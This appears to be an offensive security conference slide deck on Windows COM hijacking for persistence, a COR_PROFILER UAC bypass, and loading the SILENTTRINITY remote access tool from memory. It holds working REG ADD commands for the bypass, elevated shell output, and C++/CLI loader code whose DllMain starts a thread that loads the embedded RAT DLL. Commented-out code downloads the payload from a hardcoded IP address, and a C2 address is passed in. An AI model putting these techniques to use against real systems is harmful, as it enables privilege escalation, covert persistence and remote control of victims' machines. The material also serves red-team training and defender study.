8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32	NAME NOT FOUND Desired Access: Maximum Allowed
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocHandler32	NAME NOT FOUND Desired Access: Query Value
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocHandler	NAME NOT FOUND Desired Access: Query Value
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580CA99-925D-4537-959B-B7C9EA45FC01}	NAME NOT FOUND Desired Access: Read
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\TreatAs	NAME NOT FOUND Desired Access: Query Value



# COM Hijacking -Part III

- GUID {FF393560-C2A7-11CF-BFF4-444553540000}\InprocServer32 is being called out to which is attached to Explorer.exe



Create the necessary keys and GUID


Restart the machine

Make sure a listener is running on your attack machine/teamserver



# COM Hijacking -Part III

- Upon restart of the machine, a shell should pop



# UAC Bypass Study With COM

<https://offsec.provadys.com/UAC-bypass-dotnet.html>

By making a few profile path modifications, we can leverage COM to do some dirty work for us.

```
COR_ENABLE_PROFILING=1
```

```
COR_PROFILER={GUID}
```

```
COR_PROFILER_PATH=C:\path\to\payload.dll
```

The only other requirement is to run an executable that is auto-elevated such as mmc.

You need to create GUID in HKCU\Software\Classes\CLSID, and make a few modifications in HCKU\Environment

COR\_PROFILER\_PATH also works with UNC paths.

# UAC Bypass Study With COM

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.16275.1000]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\auditor>ver

Microsoft Windows [Version 10.0.16275.1000]

C:\Users\auditor>REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f
The operation completed successfully.

C:\Users\auditor>REG ADD "HKCU\Environment" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f
The operation completed successfully.

C:\Users\auditor>REG ADD "HKCU\Environment" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f
The operation completed successfully.

C:\Users\auditor>mmc gpedit.msc

C:\Users\auditor>
```

```
Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.16275.1000]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0              Mandatory group,
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114            Mandatory group,
BUILTIN\Administrators                       Alias               S-1-5-32-544          Mandatory group,
owner
BUILTIN\Users                               Alias               S-1-5-32-545          Mandatory group,
NT AUTHORITY\INTERACTIVE                     Well-known group    S-1-5-4              Mandatory group,
CONSOLE LOGON                               Well-known group    S-1-2-1              Mandatory group,
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11             Mandatory group,
NT AUTHORITY\This Organization               Well-known group    S-1-5-15             Mandatory group,
NT AUTHORITY\Local account                   Well-known group    S-1-5-113            Mandatory group,
LOCAL                                         Well-known group    S-1-2-0              Mandatory group,
NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10          Mandatory group,
Mandatory Label\High Mandatory Level        Label               S-1-16-12288
```



# Using our Access

Now that we can execute code via COM, what do we run?

Requirements:

- Must be an on-disk DLL

- Must not require interaction

- Must run our malicious code when loaded (through DllMain)

- Must execute a stager for our Remote Access Tool

- Ideally, would execute stager from memory without needing any other file(s)

- Ideally, could download stager from URL before executing it



# Choosing a RAT

Modern offensive tradecraft prefers to operate entirely from memory

On Windows, the .NET Framework is convenient for this

Offensive .NET tools are often written in:

- PowerShell scripts

- C# DLLs or EXEs, known as “.NET Assemblies”

We will use SILENTTRINITY, an open source .NET RAT


# SILENTTRINITY - @byt3bl33d3r

BYOI – Bring Your Own Interpreter

C2 Framework / RAT that embeds interpreters into memory

Can execute C#, IronPython, and Boo from memory

None of the scripting languages need to be present or installed



# SILENTTRINITY – Layers of .NET

IronPython and Boo are .NET Scripting languages

- Both can be run as engines from C#

- Embeds an IronPython engine in an IronPython engine inside C#





## Python 3.7 Server

### stage.zip

IronPython.dll IronPython.Modules.dll  
Main.py  
Microsoft.Dynamic.dll Microsoft.Scripting.dll

1. Request stage.zip

2. stage.zip

5. Jobs?

6. Job.py

8. Job Output

## C#

3. Resolve assemblies from Stage.zip

### IPY 2.7.8 Engine

4. Execute Main.py from stage.zip (Payload Logic)

7. Create Thread with new IPY Engine

### IPY 2.7.8 Engine

8. Execute Job.py

# How do we run it?

ST provides a .NET DLL that can be used to stage an implant into memory

Challenges:

1. The DLL must run without being dropped to disk
2. .NET code is easily reversed; we should wrap it in some native executable
3. .NET code is interpreted; it cannot be run directly through process injection
4. C# (what ST is written in) does not provide a DllMain functionality

# Solution - 1

.NET programs can load other .NET programs from memory

Use the built-in `System.Reflection.Assembly.Load(byte[] fileBytes)` API call

Can load and execute a .NET EXE or DLL from memory in < 5 lines of code



# Solution - 2

All .NET programs can be reversed to source code using programs such as dnSpy

Decompilers can even extract variable/class names and some comments

So, we will instead write our payload in C++

- Not immune to reverse engineering

- But, harder than .NET

# Solution – 3

All .NET code is run through the Common Language Runtime

.NET is assembled into an intermediate language (CIL), which is compiled “just-in-time”

Microsoft provides a hybrid language: C++/CLI

Produces a “Mixed Assembly”

- Contains both native and managed (.NET) code

Run Assembly.Load from managed C++

# Solution - 4

We can use DllMain in C++

To avoid Loader Lock

DllMain > CreateThread > NativeFunction > ManagedFunction > Assembly.Load

URL for C2 server is embedded int payload



```
10 static DWORD WINAPI launcher(void* h)
11 {
12
13     std::cout << "Created thread...";
14
15     HRSRC res = ::FindResourceA(static_cast<HMODULE>(h),
16                                MAKEINTRESOURCEA(IDR_DLENCLOSED6), "DLENCLOSED");
17     if (res)
18     {
19         HGLOBAL dat = ::LoadResource(static_cast<HMODULE>(h), res);
20         if (dat)
21         {
22             unsigned char *dll =
23                 static_cast<unsigned char*>(::LockResource(dat));
24             if (dll)
25             {
26                 size_t len = SizeofResource(static_cast<HMODULE>(h), res);
27                 LaunchDll(dll, len, "ST", "Main");
28             }
29         }
30     }
31     return 0;
32 }
33 extern "C" BOOL APIENTRY DllMain(HMODULE h, DWORD reasonForCall, void* resv)
34 {
35     if (reasonForCall == DLL_PROCESS_ATTACH)
36     {
37         CreateThread(0, 0, launcher, h, 0, 0);
38     }
```

```
System::Runtime::InteropServices::Marshal::Copy(  
    (System::IntPtr)dll, mdll, 0, mdll->Length);  
System::String^ cn =  
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(  
        (System::IntPtr)(char*)className);  
System::String^ mn =  
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(  
        (System::IntPtr)(char*)methodName);  
  
/**  
/Downloads the Assembly from a hardcoded URI. Comment out the stuff above.  
:-  
System::Net::WebClient ^_client = gcnew System::Net::WebClient();  
  
System::String ^uri = "http://192.168.197.133:8000/SILENTTRINITY\_DLL.dll";  
  
System::Console::WriteLine("Downloading payload from: " + uri);  
:-  
cli::array<unsigned char>^ mdll = _client->DownloadData(uri);  
**/  
  
// used the converted parameters to load the DLL, find, and call the method.  
System::String^ args =  
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(  
        (System::IntPtr)(char*)"http://192.168.197.134:80");  
  
array< System::Object^ >^ arr = gcnew array< System::Object^ >(1);  
arr[0] = args;  
  
System::Reflection::Assembly^ a = System::Reflection::Assembly::Load(mdll);  
a->GetType(cn)->GetMethod(mn)->Invoke(nullptr, arr);
```

# Demo

- Use a MixedAssembly DLL to load SILENTTRINITY from memory

- The SILENTTRINITY DLL is embedded as a resource in our C++ DLL

  - Can also be downloaded into memory using WebClient

- Test with TestLoad.exe


  - Calls LoadLibrary on our DLL

- When used with COM, will execute whenever the GUID is used

  - We'll get another running implant on target

  - Results in regular persistence





Name	Date modified	Type	Size
✓ DLLReflectionLoadTest.dll	3/19/2019 4:22 PM	Application extens	66 KB
✓ DLLReflectionLoadTest.iobj	2/28/2019 5:16 PM	IOBJ File	187 KB
✓ DLLReflectionLoadTest.ipdb	2/28/2019 5:16 PM	IPDB File	16 KB
✓ TestLoad.exe	2/7/2019 5:02 PM	Application	9 KB

# Questions?

Sean Hopkins

Twitter: <https://twitter.com/M0arC0ff33>

GitHub: <https://github.com/M0arC0ff33>

Shawn Edwards

Twitter: <https://twitter.com/TheRealWover>

GitHub: <https://github.com/TheWover>

# Resources

<https://offsec.provadys.com/UAC-bypass-dotnet.html>

<https://www.commonexploits.com/unquoted-service-paths/>

<https://www.fuzzysecurity.com/index.html>

<https://www.blackhillsinfosec.com/?p=5257>

<https://twitter.com/harmj0y>

<https://blog.harmj0y.net/>

<https://subt0x11.blogspot.com/>

<https://twitter.com/tiraniddo>

<https://www.youtube.com/watch?v=dfMuzAZRGm4>

<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>